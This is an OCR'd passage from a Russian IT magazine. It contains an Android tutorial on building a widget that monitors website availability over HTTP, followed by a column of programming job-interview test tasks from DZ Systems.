В современной матрице IT-технологий квалифицированный администратор — персона хоть и не всегда видимая, зато важная и весьма занятая. Отбиваясь от назойливых пользователей, он постоянно должен присматривать за ареалом своего цифрового мира — сайтами. Давай же поможем нашему админу и создадим полезный виджет, внимательно следящий за доступностью всех его ресурсов. И да, погоду этот виджет показывать не будет.

Сергей Мельников
mail@s-melnikov.net,
www.s-melnikov.net






Рис. 1. **Хакерский виджет**

ПРОЕКТИРУЕМ ВИДЖЕТ

Цель нашего проекта — создать виджет, который периодически пингует указанные пользователем сайты и выводит соответствующую информацию на домашний экран. Традиционно будем использовать редактор кода **Eclipse** с плагином **ADT**.

В андроиде любой виджет представляет собой визуальный компонент, работающий в рамках того приложения, в которое он встраивается (как правило, это домашний экран). Кроме того, виджет умеет выводить устройство из режима ожидания, чтобы отобразить на экране актуальную информацию. Поэтому при разработке виджета нужно свести к минимуму время его обновления (можно, конечно, и пренебречь, но ANR в виджете — это уже моветон). Вполне логично напрашивается некоторый фоновый сервис, чтобы пинговать сайты и записывать результат для дальнейшего анализа. Таким образом, задача виджета сведется к извлечению этих данных и выводу информации в виде текстовой строки — ссылки на сайт и некоторой графики — доступности сайта (рис. 1). Также нам потребуется простенькая форма для ввода списка подконтрольных сайтов, то есть GUI. Кстати, настоятельно рекомендую ознакомиться со статьей в мартовском номере «Хакера» «Хакерский Cron на Android», поскольку там подробно рассмотрена работа фонового сервиса.

PING? НЕТ, НЕ ЗНАЮ...

В Java есть замечательный класс **InetAddress**, имеющий в своем чреве не менее замечательный метод **isReachable()**. Этот метод проверяет доступность ресурса и принимает в качестве параметра тайм-аут, то есть время, по истечении которого не отвечающий ресурс считается недоступным:

```
if (InetAddress.getByName("www.xakep.ru")↵
.isReachable(5000))... // Сайт доступен
```

Лаконично, не правда ли? Вся проблема в том, что этот код прекрасно работает в Windows, но в Android'е всегда возвращает false, даже если приложению дать разрешение на доступ в интернет. По непонятной причине для отправки ICMP-пакета (Echo-Request) требуется рут.

Мы же ничего требовать не будем и поступим следующим образом: будем подключаться к сайту по протоколу HTTP и смотреть на код ответа. Если получим код 200 (HTTP OK), значит, сайт жив и работает, в противном случае считаем, что что-то не так (сайт недоступен).

РАЗРЕШЕНИЯ

Так как наша цель — сайты в интернете, необходимо получить соответствующие разрешения у пользователя в манифесте проекта (AndroidManifest.xml):

```
<uses-permission android:name=↵
"android.permission.INTERNET"/>
<uses-permission android:name=↵
"android.permission.ACCESS_NETWORK_STATE"/>
```

Первая строка запрашивает разрешение на доступ в интернет, тогда как вторая позволяет отслеживать состояние подключения к сети (в терминологии Play Market — «просмотр состояния сети») — если сеть недоступна, пинговать что-либо

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>

    <string name="site1_url">http://www.xakep.ru</string>
    <int name="site1_status" value="1" />

    <string name="site2_url">http://google.com</string>
    <int name="site2_status" value="1" />

    <string name="site3_url">http://mail.ru</string>
    <int name="site3_status" value="0" />

    <string name="site4_url"></string>
    <int name="site4_status" value="-1" />

</map>
```

особого смысла нет. Функция проверки подключения к сети выглядит следующим образом:

```
public boolean isConnected() {
   ConnectivityManager cm = (ConnectivityManager)↵
   getSystemService(Context.CONNECTIVITY_SERVICE);
   NetworkInfo ni = cm.getActiveNetworkInfo();
   if (ni != null && ni.isConnected()) {
        return true;
   }
    return false;
}
```

Для доступа к сервису управления сетевыми подключениями используется константа Context.CONNECTIVITY_SERVICE, после чего метод getActiveNetworkInfo возвращает объект типа NetworkInfo, который содержит информацию о текущем соединении. Если подключение установлено, метод isConnected вернет true.

SQLITE? NO... SHARED PREFERENCES!

Как ты сам понимаешь, нам необходимо где-то хранить список сайтов и их (не)доступность. Сначала я хотел вновь использовать базу данных SQLite, но решил не повторяться и рассказать о другой полезной технологии Android — общих настройках (**Shared Preferences**). Общие настройки — довольно простой механизм, основанный на парах «ключ — значение» и предназначенный для сохранения примитивных данных приложения (число, строка, булево значение). С точки зрения Android настройки хранятся в виде обычного XML-файла внутри приватной директории приложения (data/data/имя_пакета/shared_pref/).

Для наших целей напишем небольшой класс (PingPref) для сохранения и чтения данных:

```
public class PingPref {
    private static final String PREF = "pref";
    private static final String pre_ = "site";
    private static final String _url = "_url";
    private static final String _status = "_status";
    private SharedPreferences mSettings;
    PingPref(Context context) {
        mSettings = context.getSharedPreferences↵
        (PREF, Context.MODE_PRIVATE);
    }
    public void setData(int num, String url, int status ){
        Editor editor = mSettings.edit();
        /* Формируем строку вида siteN,
           где N — порядковый номер сайта */
        String key = pre_ + String.valueOf(num);
        editor.putString(key + _url, url);     // Ключ siteN_url
        editor.putInt(key + _status, status); // Ключ siteN_status
        editor.commit();
    }
    public String[] getData(int num) {
        String key = pre_ + String.valueOf(num);
        String url = mSettings.getString(key + _url, "");
        int status = mSettings.getInt(key + _status, -1);
        return new String[] {url, String.valueOf(status)};
    }
}
```




Рис. 2. **Pref.xml трудится**

Рис. 3. **GUI такой GUI**



DVD.XAKEP.RU

На сайте ты найдешь полный код приложения.

В конструкторе класса нужно вызвать метод getSharedPreferences в контексте приложения, указав имя файла общих настроек и режим доступа. Константа Context.MODE_PRIVATE указывает на то, что файл настроек будет доступен только внутри приложения (Google настоятельно рекомендует использовать только это значение). Каждый сайт будем хранить в двух ключах: siteN_url (ссылка) и siteN_status (доступность). В качестве последней используем число: 1 — сайт жив, 0 — сайт ушел (читай: «его ушли»), –1 — статус не определен (например, в случае отсутствия доступа к сети). Сеттеры (put.String, put.Int) и геттеры со значениями по умолчанию (get.String, get.Int) в пояснениях не нуждаются. Содержимое файла pref.xml в работе представлено на рис. 2.

GUI

Здесь все просто — несколько полей ввода (EditText) да кнопка (Button). Вся эта красота представлена на рис. 3. Обработчик кнопки (см. Main.java) считывает содержимое полей (применяется коллекция ArrayList) и записывает их в файл общих настроек, используя метод setData описанного выше класса PingPref:

```
ArrayList<String> sites = new ArrayList<String>(4);
pf = new PingPref(this);
...
public void bPing_click(View v){
    fillSites();
    for (int i = 0; i < sites.size(); i++)
         pf.setData(i+1, sites.get(i), -1);
         startservice();
}
public void fillSites(){
    sites.clear();
    sites.add(ed1.getText().toString());
    ...
}
public void startservice(){
    Intent i = new Intent(this,↵
    PingService.class);
    this.startService(i);
}
```

В качестве первоначального статуса доступности сайта, как и условились, устанавливаем –1. В заключение происходит запуск фонового сервиса startService, подробнее о котором поговорим далее.

ФОНОВЫЙ СЕРВИС

Начиная с Android 3.0 (версия API 11), любой функционал, связанный с сетевой активностью, должен обязательно выполняться во вторичном потоке. Любая попытка подобной работы в главном (графическом) потоке приложения приведет к выбросу исключения NetworkOnMainThreadException и немедленному завершению программы. Это правило относится и к фоновому сервису, так как он тоже фактически выполняется в главном потоке. Как ты уже, наверное, догадался (а если нет — срочно покупай мартовский «Хакер»), мы будем использовать IntentService. Данный фоновый сервис берет на себя всю работу по созданию вторичного потока, позволяя нам сосредоточиться непосредственно на функционале.

Для начала зарегистрируем сервис в манифесте:

```
<service android:name=".PingService" >
</service>
```

Основная работа сервиса кипит и бурлит внутри onHandleIntent, текст которого приведен ниже:

```
private ArrayList<String> sites = new ArrayList<String>(4);
private PingPref pf = new PingPref(this);
private AlarmManager am = (AlarmManager)getSystemService↵
(Context.ALARM_SERVICE);
...
@Override
protected void onHandleIntent(Intent intent) {
    Log.d(TAG_LOG, "Сеанс PingService работает...");
    loadSites(); // Чтение списка сайтов
    boolean isConnected = isConnected(); // Есть соединение?
    if (!isConnected) {
      setSitesFail(); // Ставим для всех сайтов флаг -1
      Log.d(TAG_LOG, "Соединение отсутствует!");
    } else
    for (int i = 0; i < sites.size(); i++){
      String site = sites.get(i);
      if (!site.equalsIgnoreCase("")) {
        // Сайт доступен? Да — flag=1, иначе flag=0
        int flag = isSiteAvail(site)? 1 : 0;
        pf.setData(i+1, site, flag);
        Log.d(Main.TAG_LOG, site + ": flag=" + flag);
      }
    }
    refreshWidget(); // Обновляем виджет
    // Создаем отложенное намерение
    Intent si = new Intent(this, PingService.class);
    PendingIntent pi = PendingIntent.getService(this, 0, si,↵
    PendingIntent.FLAG_UPDATE_CURRENT);
    am.cancel(pi); // Сбрасываем предыдущую сигнализацию
    /* Связь есть? Да — повтор пинга через 15 мин, иначе
       — проверка связи через 30 мин */
    long updateFreq = isConnected ? AlarmManager.INTERVAL_FIFTEEN_↵
    MINUTES : AlarmManager.INTERVAL_HALF_HOUR;
    /* Определяем время следующего запуска сервиса = текущее +
       интервал */
    long timeToRefresh = SystemClock.elapsedRealtime() + updateFreq;
    // Устанавливаем сигнализацию
    am.setInexactRepeating(AlarmManager.ELAPSED_REALTIME,↵
    timeToRefresh, updateFreq, pi);
    Log.d(Main.TAG_LOG, "Следующий сеанс примерно через "↵
    + updateFreq/60/1000 + " мин.");
    Log.d(Main.TAG_LOG, "Сеанс PingService завершен");
}
```

Функция loadSites заполняет коллекцию ArrayList<String> адресами сайтов, сохраненных ранее в общих настройках. Далее происходит проверка на соединение с сетью: если isConnected возвращает false — для всех сайтов устанавливаем флаг -1 (setSitesFail), в противном случае запускаем цикл опроса всех ресурсов (isSiteAvail) с записью результатов (setData). Для активной работы со всемирной паутиной по протоколу HTTP в Java предусмотрен специальный класс HttpURLConnection, использующий объект-ссылку (URL) для указания адреса сайта:

```
private boolean isSiteAvail(String site){
    try {
        URL url = new URL(site);
        HttpURLConnection urlc =↵
        (HttpURLConnection) url.openConnection();
        urlc.setRequestProperty("Connection",↵
        "close");
        urlc.setConnectTimeout(5000);
        urlc.connect();
        int Code = urlc.getResponseCode();
        if (Code == HttpURLConnection.HTTP_OK)
           return true;
    }
    catch (MalformedURLException e) {}
    catch (IOException e) {}
    return false;
}
```

Так как мы не собираемся в дальнейшем запрашивать какие-либо ресурсы с сайта, в заголовке запроса смело указываем лексему соединения setRequestProperty("Connection", "close"), то есть после ответа сервер разорвет связь. Метод setConnectTimeout устанавливает тайм-аут соединения и подбирается экспериментально (в моем случае пять секунд при соединении 3G вполне хватило). Возвращаемое методом getResponseCode значение HttpURLConnection.HTTP_OK определяет положительный вердикт функции. Имей в виду: при использовании мобильного доступа к интернету шанс словить IOException и MalformedURLException весьма высок. Это происходит потому, что метод isConnected объекта NetworkInfo не всегда оперативно реагирует на изменение состояния сети, и мы можем прийти в isSiteAvail с отсутствующим соединением. Так что, если внезапно все сайты окажутся недоступными, паниковать, конечно, следует, но не сразу.

Функция refreshWidget инициирует обновление виджета посредством трансляции (передачи) уникального широковещательного намерения FORCE_WIDGET_UPDATE, которое наш виджет будет отлавливать, так как он является широковещательным приемником. Термин «широковещательность» означает глобальный характер обработки намерений — любое другое приложение может обработать наше намерение, равно как и мы можем подписаться на обработку чужого. Чтобы не было путаницы, намерения должны быть уникальными. Кстати, если например, нужно открыть интернет-ссылку (одно намерение), а в системе установлено несколько браузеров (несколько широковещательных приемников) — появится окно с выбором предпочитаемого. В следующем разделе мы рассмотрим этот механизм более подробно.

```
private void refreshWidget() {
    Intent i = new Intent(PingWidget↵
    .FORCE_WIDGET_UPDATE);
    sendBroadcast(i);
}
```

Ближе к концу создаем уже знакомое тебе отложенное намерение на повторный запуск сервиса через не менее знакомый менеджер сигнализаций. Только вместо метода set будем использовать setRepeating, а точнее — setInexactRepeating. Последний помогает в некоторой степени уменьшить энергозатраты, собирая для выполнения близкие по времени сигнализации. Поэтому вместо точного интервала мы передаем константу AlarmManager.INTERVAL_FIFTEEN_MINUTES для опроса сайтов примерно через каждые 15 мин и AlarmManager.INTERVAL_HALF_HOUR (~30 мин) в случае отсутствия соединения для новой попытки. Возможно, ты захочешь указать другие константы объекта AlarmManager: INTERVAL_HOUR (час), INTERVAL_HALF_DAY (12 ч), INTERVAL_DAY (раз в сутки). Замечу, что эти интервалы очень условные, и при необходимости соблюдения более точного расписания следует использовать метод setRepeating, но, как уже отмечалось, он более прожорлив. К слову, будить устройство мы не станем — используем AlarmManager.ELAPSED_REALTIME, так как обновление информации для виджета при выключенном экране не только не требуется, но и, вероятно, вызовет укоризненный взгляд коллег из рубрики X-Mobile.

Добравшись до середины статьи, мы провели всю подготовительную работу и теперь можем с чистой совестью приступить к главной теме нашего изыскания — созданию виджета.

ВИДЖЕТ

В Android виджет реализуется в виде широковещательного приемника, реагирующего на некоторые события (строго говоря — намерения (Intent)), для наполнения визуальной разметки актуальными данными по таймеру, с помощью сервиса, по клику и так далее. Разработка виджета начинается с регистрации его класса (PingWidget) в манифесте проекта:

```
<receiver
  android:name=".PingWidget" android:label=↵
  "@string/app_name" >
  <intent-filter>
     <action android:name="android.appwidget↵
     .action.APPWIDGET_UPDATE" />
  </intent-filter>
  <intent-filter>
     <action android:name="com.example.pinger.↵
```



WWW

Генераторы кнопок:
goo.gl/rai1bl
goo.gl/PjjLld

Гайд по созданию виджетов от Google:
goo.gl/4DtqUs

```
      FORCE_WIDGET_UPDATE" />
  </intent-filter>
  <meta-data
    android:name="android.appwidget.provider"
    android:resource="@xml/widget_provider" />
</receiver>
```

Здесь тег intent-filter содержит минимум одно стандартное действие — android.appwidget.action.APPWIDGET_UPDATE, используемое для обновления содержимого виджета (еще есть DELETED, ENABLED и DISABLED, но они необязательны). Так как обновлять виджет мы будем, во-первых, самостоятельно, во-вторых, в разные моменты времени, добавим еще одно действие — com.example.pinger.FORCE_WIDGET_UPDATE для нашей задачи. Кроме того, нам потребуется отдельный XML-файл, описывающий настройки виджета (файл res\xml\widget_provider.xml):

```
<appwidget-provider xmlns:android="http://schemas.↵
android.com/apk/res/android"
    android:initialLayout="@layout/widget"
    android:minHeight="110dp"
    android:minWidth="250dp"
    android:resizeMode="none"
    android:label="@string/app_name"
    android:updatePeriodMillis="86400000"
    android:previewImage="@drawable/↵
    widget_preview" />
```

Атрибуты minHeight и minWidth определяют минимально допустимые высоту и ширину виджета. Для расчета этих значений применяется формула

```
min = 70 dp * (количество ячеек) – 30 dp.
```

Домашний экран в Android разделен виртуальной сеткой, состоящей из ячеек, размеры которых зависят от физических размеров устройства. Можно сказать, что ярлык приложения на домашнем экране соответствует одной ячейке. Наш виджет будет иметь размеры 4 × 2 или 250 dp × 110 dp (в аппаратно-независимых пикселях). Изменение размеров виджета пользователем мы не планируем, поэтому resizeMode устанавливаем в none.

Атрибут updatePeriodMillis задает минимальный период между обновлениями виджета (в миллисекундах) системой, но нам сейчас он неинтересен, так как виджет мы будем обновлять вручную, как только возникнет такая необходимость. Представь, наш фоновый сервис не запущен, а на рабочем экране висит виджет (типичное состояние устройства после перезагрузки) — Android вызовет процедуру его обновления незамедлительно, а уже потом через updatePeriodMillis миллисекунд. При первом обновлении просто запустим наш сервис, и как только он начнет работать, дальнейшее обновление информации в виджете будет инициировать именно он. Поэтому сейчас смело ставим 86 400 000 (то есть раз в сутки) и двигаемся дальше.

Если ты хочешь, чтобы в меню виджетов вместо иконки приложения красовалась симпатичная картинка (см. рис. 4), добавь ссылку на соответствующий ресурс в формате PNG в атрибуте previewImage. О том, как быстро и просто получить такое превью, читай врезку.

Атрибут initialLayout позволяет указать разметку виджета в формате XML. Да, ты не ошибся, разметка виджета во многом напоминает разметку активности или диалогового окна — те же метки, кнопки, картинки, менеджеры компоновки и прочее. Фрагмент разметки нашего виджета представлен ниже (widget.xml):

```
<RelativeLayout xmlns:android="http://schemas.↵
android.com/apk/res/android"
android:id="@+id/widget"
...
android:alpha="0.90"
android:background="@drawable/widget"
<ImageView
    android:id="@+id/im1"
```





Рис. 4. Меню виджетов

Рис. 5. Виджет на смартфоне, а GitHub-то упал...

```
    android:src="@drawable/green" />
    ... />
<TextView
    android:id="@+id/txt1"
    android:text="@string/app_name"
    .../>
```

Наш виджет состоит из нескольких небольших картинок (im1, im2, im3, im4) типа ImageView и нескольких текстовых меток (txt1, txt2, txt3, txt4) типа TextView. Для компоновки используем RelativeLayout, то есть все компоненты визуально выровнены друг относительно друга. Само собой разумеется, картинки и надписи мы будем менять при отрисовке виджета. Поле alpha задает непрозрачность виджета в диапазоне от 0 (прозрачный) до 1 (непрозрачный), а вот background позволяет задать картинку для фона с эффектами стекла, бликами и тенями (да, я сторонник скевоморфизма (и при этом Android-юзер. — Прим. ред.)). Для генерации такой текстуры можно воспользоваться онлайн-редакторами, которых в интернете очень много (см. полезные ссылки). Кстати, для правильного масштабирования виджета на разных экранах фон желательно перевести в формат NinePatch, о котором расскажет очередная врезка.

Итак, от визуальной стороны виджета (см. рис. 5) плавно переходим к логике его работы (класс PingWidget.java):

```
public class PingWidget extends AppWidgetProvider{
    public static String FORCE_WIDGET_UPDATE =↵
    "com.example.pinger.FORCE_WIDGET_UPDATE";
    @Override
    public void onUpdate(Context context, AppWidgetManager↵
    appWidgetManager, int[] appWidgetIds) {
        startService(context);
    }
    @Override
    public void onReceive(Context context, Intent intent){
        super.onReceive(context, intent);
        if (FORCE_WIDGET_UPDATE.equals(intent.getAction()))↵
            updateWidget(context);
    }
    private void updateWidget(Context context) {
        AppWidgetManager appWidgetManager = AppWidgetManager.↵
        getInstance(context);
        ComponentName thisWidget = new ComponentName(context,↵
        PingWidget.class);
```

ПРЕВЬЮ ДЛЯ ВИДЖЕТА

В Play Market живет мегаполезное приложение для разработчиков виджетов — Widget Preview, которое позволяет встроить в себя любой зарегистрированный в системе виджет, после чего делает его снимок. Результат можно сохранить в файл или отправить по почте.




Рис. 6. Так какого цвета платье?

NINEPATCH VS PNG

Изображения формата NinePatch (или растягивающиеся) — это файлы формата PNG, в которых области, предназначенные для масштабирования, помечены явным образом. Android SDK включает в себя визуальный редактор **draw9patch**, который находится по адресу SDK/Tools/draw9patch.bat.

На рис. 7 ты можешь видеть область растягивания нашего виджета (Patches), помеченную фиолетовым цветом. Какой бы размер виджета ни был, логотип твоего любимого журнала, а также закругленные уголки искажаться не будут. Эта область задается с помощью линеек слева и сверху от изображения. Обрати внимание на рамку толщиной в один пиксель с черными полосами — именно эта информация будет добавлена к исходному изображению.

На рис. 8 темным цветом показана область для контента (Content). Здесь мы видим, что все наши картинки и текстовые метки будут иметь небольшой отступ от рамки виджета. Эту красоту определяют линейки справа и снизу от изображения.

Результат работы сохраняется в формате PNG с добавлением цифры 9 перед расширением файла (например, widget.9.png). При указании ссылки на графический ресурс указывать девятку не нужно (то есть android:background="@drawable/widget").



Рис. 7. Размер — это главное!






Рис. 8. Область для контента не уступает

```
        int[] appWidgetIds = appWidgetManager.↵
        getAppWidgetIds(thisWidget);
        drawWidget(context, appWidgetManager, appWidgetIds);
    }
    ...
}
```

Класс AppWidgetProvider, являющийся широковещательным приемником, предоставляет нам удобные обработчики жизненного цикла виджета: onUpdate и onReceive (есть и другие — onDeleted, onDisabled, но мы их не рассматриваем). Первый вызывается при обновлении интерфейса виджета с периодичностью updatePeriodMillis (см. выше), как и договорились — просто запускаем сервис (как вариант, можно использовать уже полученные, но, возможно, неактуальные данные — все зависит от задачи). Второй, onReceive, срабатывает при получении определенного действия — FORCE_WIDGET_UPDATE, зарегистрированного нами ранее в манифесте проекта. Именно этот код и отвечает за манипуляции с картинками и текстовыми полями. Функция updateWidget сначала запрашивает объект класса AppWidgetManager, который применяется для обновления виджетов и предоставляет информацию о них. В частности, нас интересуют идентификаторы всех виджетов (массив appWidgetIds), ведь их может быть несколько и обновить нужно каждый из них:

```
private void drawWidget(Context context,↵
AppWidgetManager appWidgetManager, int[] appWidgetIds) {
    final int N = appWidgetIds.length;
    for (int i = 0; i < N; i++) {
        int appWidgetId = appWidgetIds[i];
        RemoteViews views = new RemoteViews↵
        (context.getPackageName(), R.layout.widget);
        // Обновляем первую строку
        String[] data = pf.getData(1);
        views.setTextViewText(R.id.txt1, data[0]);
        views.setImageViewResource(R.id.im1, getPicture(data[1]));
        ...
        appWidgetManager.updateAppWidget(appWidgetId, views);
    }
}
private int getPicture(String type) {
    switch (type) {
        case "1": return R.drawable.green;
        case "0": return R.drawable.red;
        default:  return R.drawable.gray;
    }
}
```


В единственном цикле функции drawWidget происходит итерация по всем работающим в данный момент виджетам. Класс RemoteViews используется в качестве компонента для доступа к разметке, размещенной внутри процесса другого приложения (мне одному это напоминает Inject?). Если бы мы работали с активностью или фрагментом, то могли бы использовать вполне обычное findViewById. Но наш виджет работает в рамках домашнего экрана, поэтому для получения доступа к разметке необходимо в конструкторе RemoteViews указать название пакета (context.getPackageName()) и ресурс с разметкой (R.layout.widget). Используя views.setTextViewText и views.setImageViewResource, изменяем надпись и картинку (вспомогательная функция getPicture возвращает ссылку на подходящий ресурс). Как только мы внесли правки по всем строкам, фиксируем их в виджете, вызывая updateAppWidget.

INFO

Объект HttpURLConnection обрабатывает только те ссылки, которые начинаются с http://, то есть протокол нужно указывать явным образом.

ВМЕСТО ЗАКЛЮЧЕНИЯ

Мы проделали большую работу, и наш виджет работает как часы — админ наверняка будет доволен. Но вот один вопрос так и остался не заданным: как остановить периодические запуски сервиса, если он больше не нужен? Спешу тебя обрадовать, в коде приложения (загляни на dvd.xakep.ru или мой сайт) остановка уже реализована с помощью специального флага setStopServiceFlag, срабатывающего в момент нажатия кнопки «Назад» в главной активности приложения (на кнопку «Домой» не распространяется). Обязательно изучи этот вопрос — это и будет твоим домашним заданием.



Александр Лозовский
lozovsky@glc.ru

ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ

ЗАДАЧИ ОТ DZ SYSTEMS, ЧАСТЬ 2

В прошлом номере (https://xakep.ru/2015/04/02/195-zadachi/) мы публиковали задачи на собеседованиях от группы компаний DZ Systems, очень интересного для нашего брата-программиста работодателя. Специалисты холдинга занимаются решительно всем, от мобильной разработки до веб-систем для проектов федерального масштаба, и сегодня они выкатывают на суд наших читателей очередную партию своих задач. В качестве приза за решение выступают хитрые серебряные пиастры собственного дизайна!

ТЕСТОВОЕ ЗАДАНИЕ ДЛЯ IOS-РАЗРАБОТЧИКОВ

ВАРИАНТ 1

Требуется сделать читалку ленты твиттера, с выполнением следующих пунктов:

1. Лента должна быть представлена в виде таблицы.
2. Каждая ячейка должна подстраиваться под размер контента (картинка, текст твита, имя пользователя, дата).
3. Картинки должны кешироваться на устройстве.
4. Использовать только встроенные возможности iOS SDK 7 (никаких сторонних библиотек).
5. Для авторизации рекомендуем использовать фреймворки **Accounts** и **Social**, а не мучиться с **OAuth**.

Результат — zip с исходниками.

?


ВАРИАНТ 2


1. Лента должна быть представлена в виде коллекции, с возможностью переключения между списком и табличным видом. Нужна переключалка такого плана, как изображено на рис. 1.
   В табличном варианте необходимо сделать нечто вроде изображенного на рис. 2.
2. Каждая ячейка должна подстраиваться под размер контента (картинка, текст твита, имя пользователя, дата).
3. Картинки должны кешироваться на устройстве.
4. Использовать только встроенные возможности iOS SDK 7 (никаких сторонних библиотек).

   Результат — zip с исходниками.

Рис. 1. **Переключалка**

Рис. 2. **Переключалка для табличного варианта**





ЧИТАТЕЛИ, ШЛИТЕ ВАШИ ОТВЕТЫ!

Правильные ответы принимает Анна Новомлинская (press@dz.ru). Она же распределяет призы — оригинальные серебряные монеты от DZ Systems.



Три первых участника конкурса, которые пришлют правильные ответы на новые задачи, получат по серебряной монете, выпущенной DZ.

МОБИЛЬНЫЙ КЛИЕНТ ДЛЯ GITHUB

В качестве тестового задания надо написать несложный клиент для сервиса GitHub с использованием REST API (developer.github.com/v3/).


Необходимые функции:

1. Авторизация по логину/паролю: при запуске приложения пользователь должен ввести свой логин и пароль от GitHub. После успешной авторизации логин и пароль должны запоминаться и использоваться при последующих запусках (авторизация через OAuth будет плюсом).
2. Список репозиториев авторизованного пользователя (в табличном виде).
3. Общая информация о репозитории: название, описание, автор, аватарка автора, количество forks и watches.
4. Список коммитов в репозитории в табличном виде: hash, короткий commit message, автор, дата.

Приложение должно работать на смартфонах под управлением Android 4.0+, соответствовать User Interface Guidelines и не иметь в коде явных проблем, таких как использование закрытых API, утечек, крешей, зависаний и так далее. Можно использовать любые сторонние библиотеки (если они сами не имеют названных проблем). При отсутствии сети или при ошибках сервера пользователь должен получать внятное сообщение об ошибке. Локальное кеширование данных не обязательно, но будет плюсом. Структура навигации, дизайн экранов и дополнительные функции остаются на усмотрение разработчика. Желательно использовать Material Design с наибольшим количеством анимашек.

IT-КОМПАНИИ, ШЛИТЕ НАМ СВОИ ЗАДАЧКИ!

Миссия этой мини-рубрики — образовательная, поэтому мы бесплатно публикуем качественные задачки, которые различные компании предлагают соискателям. Вы шлете задачки на lozovsky@glc.ru — мы их публикуем. Никаких актов, договоров, экспертиз и отчетностей. Читателям — задачки, решателям — подарки, вам — респект от нашей многосоттысячной аудитории, пиарщикам — строчки отчетности по публикациям в топовом компьютерном журнале.



ФИЛОСОФИЯ DZ SYSTEMS

Философия DZ Systems — создание группы интегрированных компаний, каждая из которых — профессионал в конкретной области разработки программного обеспечения.

Среди наших клиентов — множество ключевых игроков российского интернет-бизнеса, от Афимолла до Яндекса. Группа компаний выполняет полный цикл создания информационных систем — от бизнес-анализа до технической поддержки, предлагает широкий спектр подходов к разработке (от полной заказной разработки до сборки бизнес-систем из конструктора, включая возможность «живого» прототипирования), имеет большой опыт поддержки, интеграции и переработки legacy-решений. Опыт накоплен не только в создании ПО, но и в организации сопредельных бизнес-процессов.

ТЕСТОВОЕ ЗАДАНИЕ ДЛЯ JAVA-РАЗРАБОТЧИКОВ

ТЕСТОВОЕ ЗАДАНИЕ ПО JSP

Задание имеет целью выяснить знания в области web-программирования с использованием Java и JSP, а также оценить навыки работы с базой данных.

Постановка задачи. Пусть имеется некоторая база данных, состоящая из единственной таблицы — Reports (рис. 3).

Следует написать небольшое web-приложение, цель которого — выдача списка репортов по заданным критериям.

Основная страница приложения имеет следующий вид (рис. 4).

Здесь начальная и конечная даты должны содержать значения в формате Месяц (прописью), День (цифрой), Год (четырехзначной цифрой), список performer — все возможные значения поля Performer базы данных.

Пример формата даты:

```
Sep 1, 2015
Apr 4, 2015
```

На странице, помимо полей для ввода дат, существует combo box «Time Period» со следующими значениями (рис. 5).

ID	Numberic
Start Date	Date
End Date	Date
Performer	VARCHAR
Activity	VARCHAR

Рис. 3. База данных для тестового задания по JSP




Рис. 4. Основная страница приложения




Рис. 5. Combo box «Time Period»

Здесь Qtr — это квартал. Назначение этого combo box — автоматическое заполнение Start Date и End Date. Например, если у нас сейчас условное 6 марта 2015 года и мы выбрали в Last Calendar Year, то Start Date и End Date будут содержать Jan 1, 2014 и Dec 31, 2014.

После нажатия Submit приложение перегружает страницу, где после указанных полей появляется список отчетов, удовлетворяющих заданным критериям в виде таблицы. Если в поле Start/End Date значения не введены или значение Performer содержит All performers, поле должно игнорироваться в критериях запроса.

Если дата указана неправильно либо репортов по указанным критериям не найдено, приложение должно выдать сообщение об ошибке.

При рассмотрении задания будет приветствоваться, если:

